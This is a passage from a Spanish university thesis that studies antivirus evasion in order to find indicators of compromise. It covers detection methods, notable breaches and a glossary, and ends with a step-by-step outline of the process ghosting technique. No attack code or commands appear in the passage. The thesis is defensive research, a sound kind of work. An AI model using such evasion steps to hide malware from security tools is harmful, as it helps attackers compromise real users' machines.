Universidad de Valladolid

ESCUELA DE INGENIERÍA INFORMÁTICA

GRADO EN INGENIERÍA INFORMÁTICA
MENCIÓN EN COMPUTACIÓN

Análisis de técnicas de evasión de antivirus y soluciones para su detección

---

Alumno: Héctor Toribio González

Tutor: Valentín Cardeñoso Payo

Dedicado a Gemma y Alfredo, los pilares de mi vida y el motivo por el que he llegado hasta aquí.

Agradecimientos

En primer lugar, deseo expresar mi sincero agradecimiento a Valentín Cardeñoso Payo por su inestimable ayuda en la realización de este trabajo y su dedicación para asegurar que el estudio alcanzara su máximo potencial. Este no es el único motivo por el que agradezco a Valentín. La asignatura de Garantía y Seguridad de la Información que imparte fue fundamental para que finalmente decidiera dedicarme a uno de los campos de la Informática que más me apasionan: la ciberseguridad.

También quiero reconocer a mis queridos amigos Alejandro Pulido Sánchez y Carlos Martín Sanz. Su apoyo constante y palabras de aliento han sido fundamentales durante esta carrera, que me ha enseñado tantas lecciones valiosas. Expresar además mi agradecimiento a mi amigo Mario Serrano Martínez. A pesar de no haber compartido estos años conmigo en el grado, siempre ha estado dispuesto a ayudarme cuando lo he necesitado y ha sido un gran apoyo.

No puedo dejar de mencionar a mi pareja y compañera de vida, Tatiana, quien me ha acompañado desde los 17 años en este largo viaje. Espero seguir compartiendo momentos juntos mientras tomamos nuevos rumbos.

Sin lugar a dudas, mi mayor gratitud va hacia mi familia. Mis padres y mis dos hermanos han sido mi mayor sostén durante toda la carrera. Su apoyo inquebrantable me ha impulsado a seguir adelante, sin bajar la cabeza en ningún momento. A ellos dedico este trabajo y esta finalización de grado, que considero uno de mis mayores logros.

Resumen

En los últimos años, en especial tras la pandemia, se está viendo un gran incremento de amenazas informáticas *Zero-Day*. Las amenazas *Zero-Day* son amenazas que no han sido vistas hasta ahora y, por lo tanto, que pueden evadir los sistemas de protección por el uso de nuevas técnicas de ataque y evasión. Gran parte de estas amenazas son archivos maliciosos que consiguen entrar en los equipos incluso cuando tienen un sistema de protección instalado.

La motivación de este trabajo es comprender y analizar las técnicas que usan los atacantes para conseguir evadir estos sistemas de protección contra amenazas, con el objetivo de encontrar indicadores, comportamientos y patrones que nos permitan identificar los archivos maliciosos incluso cuando se usan estas técnicas. Para esto vamos a realizar una profunda investigación, introduciéndonos poco a poco en el mundo de la ofuscación, cifrado, inyección y demás técnicas que permiten al atacante colarse en nuestros dispositivos sin siquiera hacer saltar una firma de nuestro motor antivirus "preferido" en el cual depositamos toda nuestra confianza.

Tras la investigación, se realizarán numerosos casos prácticos en un entorno controlado con muestras de software sospechoso y se analizará su comportamiento en el equipo con el objetivo de aportar nuevos Indicadores de Compromiso que nos permitan detectar estas técnicas. El objetivo de este trabajo no es el de aprender a evadir y llevarlo a la práctica, sino el de aprender a proteger de una mejor manera nuestros equipos de los *hackers*.

Abstract

In recent years, especially after the pandemic, there has been a significant increase in Zero-Day computer threats. Zero-Day threats are threats that have not been seen before and, therefore, can evade protection systems through the use of new attack and evasion techniques. Many of these threats are malicious files that manage to enter systems even when they have a protection system installed.

The motivation of this work is to understand and analyze the techniques used by attackers to evade these threat protection systems, with the goal of finding indicators, behaviors, and patterns that allow us to identify malicious files even when these techniques are used. To this end, we will conduct an in-depth investigation, gradually delving into the world of obfuscation, encryption, injection, and other techniques that allow the attacker to sneak into our devices without even triggering a signature from our "preferred" antivirus engine in which we place all our trust.

After the investigation, numerous practical cases will be carried out in a controlled environment with samples of suspicious software, and their behavior on the system will be analyzed with the aim of providing new Indicators of Compromise that allow us to detect these techniques. The goal of this work is not to learn how to evade and put it into practice, but to learn how to better protect our equipment from hackers.

Índice general

Agradecimientos **5**

Resumen **7**

Abstract **9**

Lista de figuras **13**

1. Introducción **3**

1.1. Contexto 3

1.2. Objetivos 4

1.3. Metodología 4

2. Planificación **5**

2.1. Plan de costes 6

3. Glosario **9**

4. Marco Teórico **13**

4.1. Técnicas de detección 13

4.2. Incidentes a lo largo de la historia 14

4.3. Técnicas de *bypassing* de Antivirus 15

5. Evaluación de las técnicas de *bypassing* **19**

5.1. Limitaciones y desafíos 19

5.2. Evolución de firmas y evasión de estas 21

6. Herramientas y Métodos **23**

6.1. Descripción de las herramientas utilizadas 23

6.2. Consideraciones éticas y legales 26

7. Estudio de Caso Práctico **29**

7.1. Descripción del entorno controlado 29

7.2. Caso práctico 1: Inyección de DLL maliciosa en proceso en ejecución 30

7.3. Caso práctico 2: Process Hollowing 43

7.4. Caso práctico 3: Encriptación de Keylogger 49

7.5. Caso práctico 4: Encriptación de Shell 62

7.6. Caso práctico 5: Empaquetado de keylogger 66

8. Prevención y Mitigación **73**

8.1. Medidas para prevenir y mitigar 73

8.2. Detección y mitigación más comunes 75

9. Conclusiones **79**

9.1. Trabajo Futuro 81

A. Manual de Instalación **83**

Bibliografía **85**

Índice de figuras

2.1. Diagrama de planificación parte 1 5
2.2. Diagrama de planificación parte 2 5

4.1. Process Ghosting. Fuente: [44] 15
4.2. Captura de pantalla de un ofuscador típico. Fuente: [15] 16
4.3. Esquema de trabajo de un *process hollowing*. Fuente: [57] 17
4.4. Ilustración cifrado. Fuente: [23] 17

5.1. Cabeceras características de Ransomware. Fuente: [17] 20

6.1. Captura de pantalla principal de Process Explorer 24
6.2. Vistas disponibles de Process Monitor 24
6.3. Captura de pantalla principal de Process Monitor 25
6.4. Captura de pantalla principal de Autoruns 25

7.1. Shell: Imports y método para obtener IP 31
7.2. Shell: Comienzo de main, declaración de variables y Winsock 32
7.3. Shell: Pistas e información del servidor 32
7.4. Shell: Creación y conexión del Shocket 33
7.5. Shell: Comprobación y conexión del shocket 33
7.6. Shell: Bucle de conexión con el servidor, lectura y escritura 34
7.7. Shell: Fin del bucle de conexión con el servidor, lectura y escritura. Cierre y limpieza 34
7.8. Configuración del servidor 35
7.9. Captura de puesta del servidor en escucha en equipo atacante 35
7.10. Captura que muestra la ejecución en el equipo víctima 36

7.11. Prueba de comando whoami en el equipo atacante tras la ejecución 36
7.12. Método para la conversión de la Shell a DLL 37
7.13. Cambios realizados en task para la conversión de la Shell a DLL 37
7.14. Inyección: Método para obtener ID de proceso 38
7.15. Inyección: Comienzo de main para inyectar la Shell en el que se obtiene el ID del proceso deseado 39
7.16. Inyección: Handler y reserva de memoria 39
7.17. Inyección: Escritura de la DLL y obtención de LoadLibraryA 40
7.18. Inyección: Creación y ejecución de hilo remoto 40
7.19. Captura de process explorer en la que se observa la DLL inyectada 41
7.20. Captura de whoami una vez inyectada y ejecutada la Shell 41
7.21. Captura de detecciones que tiene el ejecutable de inyección en VirusTotal 42
7.22. Captura de detecciones que tiene la Shell ofuscada 42
7.23. Captura en la que se observan las funciones creadas en el segundo caso práctico . 44
7.24. Captura en la que se observan las constantes creadas en el segundo caso práctico 44
7.25. Captura en la que se observan las constantes creadas en el segundo caso práctico 45
7.26. Captura en la que se observan la creación del proceso en el segundo caso práctico 45
7.27. Captura en la que se observan las manipulaciones de memoria en el segundo caso práctico 46
7.28. Captura en la que se observan las manipulaciones de hilos en el segundo caso práctico 46
7.29. Captura en la que se observa el final del main en el segundo caso práctico 47
7.30. Captura en la que se observa el “whoami” lanzado desde el atacante en el segundo caso práctico 47
7.31. Captura en la que se observa el proceso inyectado en el segundo caso práctico . . 47
7.32. Captura en la que se observa las detecciones en VirusTotal en el segundo caso práctico. 48
7.33. Captura en la que se observa los módulos a importar en el tercer caso práctico . . 49
7.34. Captura en la que se observa la inicialización de variables en el tercer caso práctico 50
7.35. Captura en la que se observa el método init y los onX en el tercer caso práctico . 51
7.36. Captura en la que se observa el método para guardar datos en el tercer caso práctico 51

7.37. Captura en la que se observa el método para enviar el correo en el tercer caso práctico . . . 52

7.38. Captura en la que se observa el método report de mail en el tercer caso práctico . 52

7.39. Captura en la que se observa el método para obtener información del sistema en el tercer caso práctico . . . 53

7.40. Captura en la que se observa los métodos para registrar y enviar el micrófono y la pantalla en el tercer caso práctico . . . 53

7.41. Captura en la que se observa el método base de ejecución en el tercer caso práctico 54

7.42. Captura en la que se observa la instalación de módulos para encriptar en el tercer caso práctico . . . 55

7.43. Captura en la que se observa el servidor de correo por defecto en el tercer caso práctico . . . 56

7.44. Captura en la que se observan las credenciales del servidor de correo por defecto en el tercer caso práctico . . . 56

7.45. Captura en la que se observan las credenciales del servidor de correo por defecto introducidas en el código del tercer caso práctico . . . 56

7.46. Captura en la que se observa el comando utilizado para ofuscar el script del tercer caso práctico . . . 57

7.47. Captura en la que se observa el *Keylogger* encriptado en el tercer caso práctico . 57

7.48. Captura en la que se observa el comando utilizado para ofuscar el script y convertirlo en ejecutable con un icono en el tercer caso práctico . . . 58

7.49. Captura en la que se observa el icono que contiene el *Keylogger* encriptado en el tercer caso práctico . . . 58

7.50. Captura en la que se observa el entorno preparado para la ejecución del script malicioso en el tercer caso práctico . . . 59

7.51. Captura en la que se observa el mensaje de conexión con el *Keylogger* en el servidor de correo del tercer caso práctico . . . 59

7.52. Captura en la que se observa lo que se ha escrito en el bloc de notas en el tercer caso práctico . . . 59

7.53. Captura en la que se observan las teclas pulsadas por la víctima en el tercer caso práctico . . . 60

7.54. Captura en la que se observan las detecciones del *Keylogger* en el tercer caso práctico sin encriptar . . . 60

7.55. Captura en la que se observan las detecciones del *Keylogger* en el tercer caso práctico encriptado . . . 61

7.56. Captura en la que se observan las detecciones del *Keylogger* en el tercer caso práctico encriptado y enmascarado . . . 61

7.57. Captura en la que se observan la generación de la Shell en el cuarto caso práctico 62

7.58. Captura en la que se observan la ofuscación de la Shell en el cuarto caso práctico 63

7.59. Captura en la que se observan la ofuscación de la Shell en el cuarto caso práctico 63

7.60. Captura en la que se observan la ejecución exitosa de la Shell en el cuarto caso práctico 64

7.61. Captura en la que se observan las detecciones a de la Shell en el cuarto caso práctico sin encriptar 64

7.62. Captura en la que se observan las detecciones a de la Shell en el cuarto caso práctico encriptado 65

7.63. Captura en la que se observan la descarga del empaquetador en el quinto caso práctico 66

7.64. Captura en la que se observan las configuraciones del empaquetador en el quinto caso práctico 67

7.65. Captura en la que se observan el archivo de licencia en el quinto caso práctico . . 67

7.66. Captura en la que se observan las configuraciones finales del empaquetador en el quinto caso práctico 68

7.67. Captura en la que se observan el proceso de compilación del empaquetador en el quinto caso práctico 68

7.68. Captura en la que se observa el mensaje de aceptación de licencia del empaquetador en el quinto caso práctico 69

7.69. Captura en la que se observa el acceso directo del *Keylogger* en el quinto caso práctico 69

7.70. Captura en la que se observa la prueba de escritura en bloc de notas en el quinto caso práctico 70

7.71. Captura en la que se observa el correo con las teclas pulsadas en la prueba de ejecución del quinto caso práctico 70

7.72. Captura en la que se observa la empresa firmante falsa del quinto caso práctico . 70

7.73. Captura en la que se observan las detecciones del ejecutable empaquetado del quinto caso práctico 71

Capítulo 1

Introducción

1.1. Contexto

Cualquier persona que actualmente tenga un dispositivo con conexión a internet está expuesta a que su dispositivo sea vulnerado, que se extraigan credenciales o información sensible de él. La mayoría de los ataques que se realizan a través de la web tienen como objetivo a las empresas: comprometer a grandes corporaciones y extraer grandes cantidades de información sin permiso.

El principal vector de ataque que suelen emplear los ciberdelincuentes para acceder a perfiles de redes sociales o cuentas de usuarios en empresas es la ingeniería social. Con frecuencia, se observan ataques exitosos basados en técnicas de *phishing* o *smishing* para suplantar perfiles de la organización. Si logran comprometer una cuenta sin privilegios, pueden intentar realizar una escalada de privilegios para acceder a la información más sensible de la empresa; si comprometen una cuenta con privilegios, el acceso es aún más sencillo. Por este motivo, las empresas enfatizan la importancia de que sus empleados sean cautelosos con correos o mensajes maliciosos, ofreciendo cursos y formaciones para promover la precaución y desconfianza ante cualquier mensaje recibido.

A pesar de ello, la piedra angular sobre la que se sustenta este trabajo son los antivirus. Nos enfocaremos en analizar cómo los atacantes logran evadir estas herramientas y consiguen acceder a los sistemas como si fueran un programa, un archivo o un fichero comprimido más, burlando así las medidas de seguridad del programa antivirus.

1.2. Objetivos

Los objetivos principales que se plantean en este trabajo son los siguientes:

- Comprender en profundidad las técnicas de *bypassing* de antivirus y su relevancia en el panorama de la seguridad informática.
- Investigar y analizar ejemplos concretos de *malware* que han utilizado con éxito estas técnicas.
- Evaluar las limitaciones y desafíos asociados con las técnicas de *bypassing* y cómo los antivirus responden a ellas.
- Ilustrar la aplicación de algunas de estas técnicas de manera controlada, sobre unos casos prácticos, y documentar los resultados.
- Proporcionar recomendaciones para la prevención y mitigación de ataques que utilizan técnicas de *bypassing* de antivirus.

1.3. Metodología

En primer lugar, se llevará a cabo una definición del problema que abordaremos. Profundizaremos en los conceptos y términos más relevantes en torno a los cuales girará el trabajo, y que utilizaremos para explicar y analizar todos los objetivos del mismo. También examinaremos casos reales de incidentes que han marcado la historia de la seguridad informática y que han tenido un impacto en millones de personas. En estos casos, se han utilizado técnicas de *bypass* y explotación de vulnerabilidades, las cuales explicaremos más adelante.

Seguidamente, evaluaremos las técnicas que se utilizarán: ofuscación, inyección de DLL, cifrado, empaquetado y otras más. Estas técnicas se conectarán con los casos prácticos que abordaremos. Enumeraremos y describiremos las herramientas que emplearemos en dichos casos prácticos, y profundizaremos en las consideraciones legales y éticas que debemos tener en cuenta. Es crucial enfocarnos en este punto, ya que al realizar pruebas con estas herramientas y técnicas, su uso incorrecto podría salirse del marco legal y acarrear sanciones graves. Asimismo, subrayaremos que el objetivo de este trabajo no es ayudar a los atacantes, sino mejorar la detección de técnicas de *bypass* cuando los analistas revisan archivos sospechosos.

Tras esta parte teórica, nos adentraremos directamente en los casos prácticos. Estos se basarán en el análisis estático y dinámico de ciertas muestras de *malware*, junto con distintas técnicas de *bypassing* que se podrían utilizar para evitar su detección al introducirlo en un equipo. Asimismo, con una muestra de estos archivos maliciosos, utilizaremos de la manera más eficiente posible las técnicas de evasión necesarias para poder introducirlo en el equipo sin ser detectado por uno o varios motores importantes de antivirus. Posteriormente, recopilaremos los resultados y las lecciones aprendidas del caso práctico y las pruebas realizadas.

Capítulo 2

Planificación

Para la planificación y seguimiento del proyecto se ha utilizado la herramienta Trello. Se han utilizado las visualizaciones de “Lista” y de “Cronología”. Asimismo, se han ido organizando los objetivos en categorías “Pendiente”, “En curso” y “Finalizado”.

El diagrama finalmente ha quedado de la siguiente manera:



Figura 2.1: Diagrama de planificación parte 1



Figura 2.2: Diagrama de planificación parte 2

La planificación de tareas y tiempos se ha ajustado a lo reflejado en la tabla 2.1:

Actividad	**Días**	**Fechas**
Motivación y Objetivos	7	16 de octubre - 25 de octubre
Estudio Conceptos clave	39	22 de octubre - 30 de noviembre
Estudio de incidentes en historia	13	9 de noviembre - 22 de noviembre
Técnicas de Bypassing	14	12 de noviembre - 26 de noviembre
Evolución de firmas y evasión de estas	20	29 de noviembre - 19 de diciembre
Consideraciones éticas y legales	22	10 de diciembre - 1 de enero
Repasar apartados para completar información	22	17 de diciembre - 08 de enero
Colocación de imágenes y bibliografía	15	08 de enero - 23 de enero
Limitaciones y Desafíos	10	07 de febrero - 17 de enero
Herramientas utilizadas	14	09 de febrero - 23 de febrero
Configuración de las máquinas virtuales	13	14 de febrero - 27 de febrero
Descripción del entorno controlado	14	18 de febrero - 03 de marzo
Caso 1	29	06 de marzo - 11 de abril
Documentar caso 1	29	11 de marzo - 16 de abril
Caso 2	8	16 de abril - 24 de abril
Documentar caso 2	8	18 de abril - 26 de abril
Caso 3	9	26 de abril - 05 de mayo
Documentar caso 3	9	28 de abril - 7 de mayo
Caso 4	6	01 de mayo - 07 de mayo
Documentar caso 4	8	01 de mayo - 09 de mayo
Caso 5	5	05 de mayo - 10 de mayo
Documentar caso 5	8	05 de mayo - 13 de mayo
Prevención y mitigación	11	06 de mayo - 17 de mayo
Agradecimientos	11	06 de mayo - 17 de mayo
Conclusiones	11	06 de mayo - 17 de mayo
Instalación	11	06 de mayo - 17 de mayo

Cuadro 2.1: Plan de trabajo: tareas y tiempos de realización del TFG.

2.1. Plan de costes

Se considera adecuado realizar un breve repaso de los costes que ha implicado el estudio en el área de Hardware y Software. La etapa de plan de costes se trata de una etapa bastante importante en un proyecto empresarial, trabajo de investigación o práctico. En este caso nos encontramos en un estudio, pero se van a recopilar los costes aproximados durante estos 6 meses de trabajo.

COSTES HARDWARE

Se recopilan todos los dispositivos físicos y máquinas empleadas para la realización del estudio:

- Ordenador portátil Lenovo Legion 5 15IMH05. Actualmente, tiene un coste de unos 1205.22 €. Teniendo en cuenta que han sido unos 6 meses de trabajo y poniendo una vida útil al dispositivo de unos 5 años, el coste asociado a este ordenador es de unos 102.52 €.
- Monitor Lenovo L24e-30 FHD. Actualmente, tiene un coste de unos 189€. Teniendo en cuenta que han sido unos 6 meses de trabajo y poniendo una vida útil al dispositivo de unos 7 años, el coste asociado a este monitor es de unos 13.50 €.

COSTES SOFTWARE

El único Software de pago que se ha utilizado para el proyecto es una subscripción a NordVPN, ya que se trabaja con máquinas virtuales con credenciales por defecto. El coste de una subscripción mensual de NordVPN es de 6.59 € al mes, se empezó a pagar esta subscripción en diciembre, por lo que el coste que ha supuesto esta subscripción es de 32.95 €.

COSTE TOTAL

Teniendo en cuenta el coste a nivel de Hardware y el Software, el cote económico total del proyecto es de unos **148.97 €**.

En ocasiones se añade un coste de margen a proyectos más complejos, pero en este caso no se considera necesario.

Capítulo 3

Glosario

A continuación, explicaremos algunos de los términos que más presentes vamos a tener en este trabajo:

- **Ingeniería social**: Técnica que implica la manipulación y aprovechamiento de la inocencia de las personas con el objetivo de que realicen acciones que les perjudican a ellos o a la empresa en la que trabajan pensando que están haciendo algo totalmente legítimo. El objetivo es engañar a las personas para que les ayuden a entrar en una red corporativa o robar lo que necesiten. Suele implicar suplantación de identidad, persuasión o manipulación de las emociones.

- **Vector de ataque**: Punto de entrada, medida que utilizaron los atacantes para adentrarse en la máquina o introducir el archivo malicioso en ella (USB, Correo, redirección web...)

- ***Phishing***: Técnica que utilizan los ciberdelincuentes que consiste en engañar al usuario a través de un correo fraudulento que contiene enlaces o adjuntos maliciosos. Una variante de esta técnica es el *smishing*, el cual consiste en realizar lo mismo pero a través de mensajes SMS.

- ***Keylogger***: Un *Keylogger* es un software dedicado al registro en orden de las teclas que son presionadas en un equipo, el cual **puede ser almacenado en un servidor externo**. Esta última funcionalidad hace que este software sea usado con fines maliciosos. Normalmente, el atacante trata de introducir el *Keylogger* en el equipo víctima, ya sea a través de phishing, ingeniaría social o cualquier otro método, con el objetivo de que el usuario lo ejecute y poder ver qué escribe en cada momento. Esto le sirve al atacante, por ejemplo, para registrar posibles credenciales confidenciales escritas por el usuario en su equipo.

- **Escalada de privilegios**: Acción que realiza el ciberdelincuente una vez se encuentra dentro de la red que consiste en elevar el nivel de privilegios que tiene en esta para conseguir acceder a los recursos más valiosos y protegidos de la red.

- **Vulnerabilidad**: Fallo en la programación, protocolo o estructuración de un producto de Software o Hardware que permite al atacante robar, forzar o penetrar en el sistema. Cuando son descubiertas, estas vulnerabilidades pasan a ser CVE y se intentan parchear cuanto

antes para que ningún ciberdelincuente pueda aprovecharse de ellas.

- **CVE**[3]: *Common Vulnerabilities and Exposures* es un sistema de recopilación y clasificación de vulnerabilidades de seguridad conocidas en productos, software y Hardware. Este sistema está elaborado por MITRE [8], una de las bases de conocimiento sobre técnicas de adversarias más conocidas del mundo. Cuando se descubre un nuevo CVE, este es publicado en este sistema de recopilación.

- **Firmas** [51]: Las firmas de antivirus clásicas eran secuencias de bytes que se solían utilizar en los archivos maliciosos y que eran usadas para detectar la presencia de estos. Actualmente, se le llama firma a una entrada en la base de datos de un antivirus, estas entradas pueden contener desde simples cadenas de bytes hasta completas reglas de detección o secuencias de comportamiento.

- **Sandbox**: Un Sandbox es un entorno de pruebas en el que ejecutar *malware* sin peligro para nuestro equipo, un entorno especialmente creado y preparado para la explotación de *malware* en su interior y el estudio dinámico de este. Hay empresas especialmente dedicadas a brindar estos servicios tanto de manera gratuita como bajo suscripción como CrowdStrike, Falcon Sandbox o Joe Sandbox, entornos los cuales incluso aplican inteligencia artificial para brindar la mayor información posible sobre las ejecuciones.

- **Análisis estático de *malware***: Análisis en el cual no se requiere de la ejecución del *malware* para el estudio de este.

- **Análisis dinámico de *malware***: Método de análisis que se basa en analizar el *malware* en ejecución.

- ***Backdoor***: Una *backdoor* o puerta trasera es un "conducto" que añade el atacante una vez ha conseguido entrar en la máquina para poder entrar y salir sin ser detectado. Este conducto normalmente puede aprovecharse de una vulnerabilidad ya existente o ser instalado en el sistema.

- **Metadatos**: Los metadatos [60], que de manera literal significa "datos sobre los datos", son el conjunto de datos que describe el contenido e información de los archivos. Un ejemplo de metadatos es el Nombre del autor, fecha de creación y modificación o palabras clave de un PDF.

- **Persistencia**: Este concepto hace referencia a la situación en la que un proceso consigue ejecutarse constantemente y con prioridad delante de otros procesos en el sistema. Conseguir esta persistencia es crucial en las técnicas de infección de equipos.

- **Inyección de DLL**: Una DLL o *Dynamic Link Library* es un fragmento de código que un proceso o software utiliza a demanda. Cuando necesita hacer uso de una de estas librerías, simplemente el sistema se las proporciona. Una inyección de DLL es la introducción y ejecución de una librería dinámica en el sistema, la cual no pertenece al software original y

cuando esta es utilizada por un proceso provoca una infección en el equipo.

- **Winsock**: Este término va a ser necesario cuando programemos las *Shells*. Winsock es una abreviatura de Windows Sockets API, es la interfaz de programación de Windows que permite conectar equipos Windows usando protocolo TCP/IP.

- ***Payload***: Fragmento de código malicioso que un atacante introduce como un programa independiente o dentro de un sofwate ya existente en una máquina con el objetivo de que sea ejecutado.

- **Meterpreter** [7]: Se trata de un payload malicioso que permite ejecutar código arbitrario o realizar tareas de manera remota en la máquina de la víctima. Este payload permite funcionalidades tales como el control de periféricos, cámaras y micrófonos del ordenador. Es muy conocido en el mundo del hacking.

- ***Spoofing***: El *spoofing* en ciberseguridad es el acto de camuflar una aplicación, origen o programa malicioso con otro legítimo con el objetivo de ocultar el origen real de la actividad maliciosa.

Capítulo 4

Marco Teórico

4.1. Técnicas de detección

Los agentes antivirus/antimalware son aplicaciones que se instalan en los equipos finales de los usuarios con el objetivo de protegerlos. Utilizando información local y datos proporcionados por servidores remotos sobre *malware* conocido y las formas en que se manifiesta en el interior de documentos o programas, estos agentes determinan si un documento o programa en ejecución podría contener código malicioso que represente una **amenaza** para la seguridad o integridad del sistema.

El funcionamiento básico de un agente de protección contra *malware* se basa en una **base de datos de firmas**. Cada registro en esta base de datos contiene información del sistema, patrones de comportamiento, firmas clásicas, IP maliciosas conocidas o metadatos. Cuando un archivo entra en el equipo, el agente lo analiza comparando su contenido con los registros de la base de datos de firmas. Sin embargo, este método tiene ciertas limitaciones: solo puede detectar muestras de *malware* conocido y no es capaz de detectar ataques *Zero-Day* o *malware* que ha sido modificado recientemente sin que se haya reportado esa modificación en la base de datos. Asimismo, dado que se crean nuevas muestras a diario, este método se vuelve cada vez más "obsoleto", sigue siendo útil pero cada vez menos fiable.[9]

Debido a esta debilidad del método basado en firmas, surgió la **detección basada en heurísticas**. La técnica de detección basada en heurísticas analiza la función de un archivo con le objetivo de determinar si es legítimo o no. Esto supera en muchas ocasiones a la detección por firmas, ya que es capaz de detectar si un archivo es malicioso sin la necesidad de que este esté firmado o haya sido detectado en anteriores ocasiones. Es importante tener en cuenta que la heurística es considerada una parte importante de la Inteligencia Artificial, por lo que muchos de los antivirus actuales utilizan esta técnica, entre otras de IA, para detectar archivos y comportamientos maliciosos en los equipos.[28]

Además de la detección de archivos maliciosos, muchos de los antivirus más grandes en la actualidad incorporan un firewall que analiza el tráfico entrante y saliente de los equipos en busca de conexiones a direcciones IP maliciosas o comportamientos que puedan indicar una infección en el equipo, como la comunicación con servidores de control y comando.

4.2. Incidentes a lo largo de la historia

En este apartado vamos a comentar algunos de los incidentes de seguridad más importantes [11] y que más han marcado a lo largo de la historia y de qué manera pudieron usar técnicas de *bypassing* para atacar en estos casos. Algunos de los incidentes de seguridad más importantes de la historia son los siguientes:

- **SolarWinds1 y brecha de FireEye** [4]: El 13 de diciembre de 2020, FireEye notificó que un grupo de atacantes había introducido una *backdoor* en una de las herramientas de su kit de Red Team. Esta plataforma era Orion, firmada por SolarWinds, un software de administración de redes y sistemas de TI. Mediante esta *backdoor*, lograron robar datos e incluso inyectar código malicioso en los equipos. Introdujeron esta vulnerabilidad en los equipos a través de una actualización que, al provenir de un proveedor con buena reputación y estar firmada, no se sospechaba que pudiera contener tal vulnerabilidad. Este ataque afectó a más de 18.000 clientes.

  Sin embargo, en el balance final de riesgo e impacto se observó que el número real de usuarios hackeados fue inferior a 100.

- **WannaCry** [5]: Una gran cantidad de *exploits* de la Agencia de Seguridad Nacional de los estados Unidos fueron filtrados por el grupo de *hackers Shadow Brokers*, el conjunto de *exploits* fue denominado EternalBlue. Estos *exploits* fueron usados para la creación y difusión del famoso ransomware WannaCry. Este ataque llegó a tener tanto impacto que múltiples empresas tuvieron que alertas rápidamente a sus trabajadores de que apagasen sus equipos inmediatamente con el objetivo de que el Ransomware no infectase más equipos.

  Microsoft parcheó la vulnerabilidad que le permitía a Wannacry colarse en los equipos y ser explotado dos meses antes de que el ataque Wannacry fuese lanzado. Aun así, tuvo un gran impacto, ya que los usuarios no siguieron las recomendaciones de actualizar periódicamente la versión de Windows.

- **Bluekeep** [54]: Todos hemos usado el protocolo RDP (Remote Desktop Protocol) en algún momento para poder acceder a una máquina virtual desde nuestra máquina local. Bluekeep (CVE-2019-0708) es una vulnerabilidad de este protocolo RDP que fue descubierta y se comenzó a explotar en 2019. Para explotar la vulnerabilidad, un atacante solo necesita enviar una solicitud especialmente diseñada a los servicios de escritorio remoto (RDS) del sistema objetivo a través de un RDP2.

  En el momento en el que se descubrió esta vulnerabilidad, se estimó que había más de 30.000 equipos afectados, hoy en día ya ha sido parcheada en las nuevas versiones de Windows.

- **Apache Struts** [62]: Este ataque *Zero-Day* descubierto en 2017 fue categorizado como una vulnerabilidad de categoría grave. Apache Stratus es un entorno de programación en Java MVC utilizado para el desarrollo de aplicaciones web. La vulnerabilidad (CVE-2017-5638) residía en la excepción que se genera cuando el Content-Type de una petición HTTP no es válido. Cambiando el Conten-Header de esta excepción, el atacante podía ejecutar código arbitrario para obtener información y, mucho peor, inyectar comandos de la complejidad que se desee en el servidor.

- **Hoteles Marriot** [53]: Cuando se habla de un hotel Marrito, a muchos se les viene a la cabeza 2018, el año en el que esta empresa de hoteles hizo público que sufrió el mayor ataque que ha sufrido una empresa del sector turístico en la historia [22]. Marriott fue alertado por una herramienta de seguridad interna de que alguien estaba intentando acceder a la base de datos de Starwood, compañía que compró en 2016. Después de investigar, descubrieron que un individuo no autorizado había conseguido entrar en la base de datos y había conseguido robar y cifrar la información de más de 500 millones de clientes. Se cree que el atacante pudo entrar a la red de la compañía 2 años atrás. El/los atacantes todavía no han sido identificados públicamente.

4.3. Técnicas de *bypassing* de Antivirus

A continuación, describiremos las técnicas de *bypassing* más utilizadas por los atacantes, las cuales estudiaremos en profundidad en los casos prácticos:

- **Process Ghosting** [44, 42]: El *process ghosting* es una técnica que se basa en introducir un *payload* en el disco por medio de un proceso pendiente de eliminación, logrando así que sea mucho más complicado que sea escaneado. Tras la ejecución, el proceso en disco se elimina como cualquier programa normal y no queda rastro del origen de la infección. El flujo del ataque podría ser el siguiente:

  1. Crear un archivo.
  2. Marcarlo para su eliminación, lo que inhibe la detección.
  3. Escribir el ejecutable de la carga útil en el archivo. El estado de eliminación pendiente bloquea los intentos de abrir y no permite mantener el contenido del archivo en el disco.
  4. Mapear el contenido malicioso del archivo en una sección de memoria.
  5. Cerrar el controlador del archivo para completar el proceso de eliminación.
  6. Crear un proceso a partir de la sección asignando argumentos y variables de entorno.
  7. Crear el hilo para ejecutar el proceso, en modo sin archivo.

